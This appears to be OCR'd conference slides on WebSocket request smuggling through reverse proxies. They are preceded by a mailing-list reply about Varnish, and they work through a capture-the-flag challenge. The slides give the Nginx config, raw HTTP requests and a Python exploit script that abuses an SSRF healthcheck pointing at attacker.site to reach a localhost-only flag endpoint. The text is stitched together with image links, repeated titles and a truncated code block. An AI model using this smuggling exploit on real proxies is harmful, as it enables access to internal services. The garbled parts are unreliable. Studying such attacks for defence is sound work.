
кому: я

In message <CADP2s3Z9_AxUYcfm9AZtOuQjSS5N6DqdxqrFJ7WELR28BXc2wQ@mail.gmail.com>, 0ang3el 0ang3el writes:


>Sorry, here is the link for the latest release -
>https://varnish-cache.org/docs/6.3/users-guide/vcl-example-websockets.html

As you will notice that page says "To run WebSockets through Varnish [...]" it does not say "To securely proxy WebSockets through Varnish [...]".


Smuggling through WebSocket connection




Smuggling through WebSocket connection




Smuggling through WebSocket connection



Smuggling through WebSocket connection



Smuggling through WebSocket connection



Challenge2 – challenge2.0ang3el.tk

- URL
  - https://challenge2.0ang3el.tk/websocket.html
- You need to access flag on localhost:5000
- Seems no one solved 😩 😩

Challenge2 – challenge2.0ang3el.tk

- Frontend
  - Nginx as WebSocket reverse proxy
  - socket.io.js
  - Proxies only /api/public path (socket.io and healthcheck)
- Backend
  - Flask, Flask-SoketIO, Flask-Restful
  - Listens on localhost:5000 only

Challenge2 – challenge2.0ang3el.tk

- Nginx config

```
location ~ ^/api/public {
    proxy_pass http://127.0.0.1:5000;
    proxy_http_version 1.1;
    proxy_set_header Upgrade $http_upgrade;
    proxy_set_header Connection "upgrade";
}
```

Challenge2 – challenge2.0ang3el.tk

- REST API - healthcheck

Request

Raw | Params | Headers | Hex

```
POST /api/public/healthcheck HTTP/1.1
Host: challenge2.0ang3el.tk
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 26

url=https://www.google.com
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Sun, 13 Oct 2019 20:54:56 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: close
```

```python
import socket

req1 = '''POST /api/public/healthcheck HTTP/1.1


req2 = '''GET /flag HTTP/1.1


def main(netloc):
    host, port = netloc.split(':')

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((host, int(port)))

    sock.sendall(req1)
    sock.recv(4096)

    sock.sendall(req2)
    data = sock.recv(4096)
    data = data.decode(errors='ignore')

    print data

    sock.shutdown(socket.SHUT_RDWR)
    sock.close()


if __name__ == "__main__":
    main('challenge2.0ang3el.tk:80')
```

```python
req1 = '''POST /api/public/healthcheck HTTP/1.1
Host: localhost:80
Upgrade: websocket
Content-Type: application/x-www-form-urlencoded
Content-Length: 32

url=http://attacker.site/101.php'''
```

```python
req2 = '''GET /flag HTTP/1.1
Host: localhost:5000

'''
```

Applications Places Terminal Sun 16:22

root@kali: /tmp

File Edit View Search Terminal Help

```
root@kali:/tmp#
```

Vulnerable reverse proxies

- Almost all proxies are affected
- But exploitation is limited
  - External SSRF is required that returns status code
  - …

Discovering WebSocket APIs

Discovering WebSocket API

- Monitor Upgrade requests
- Analyze JavaScript files
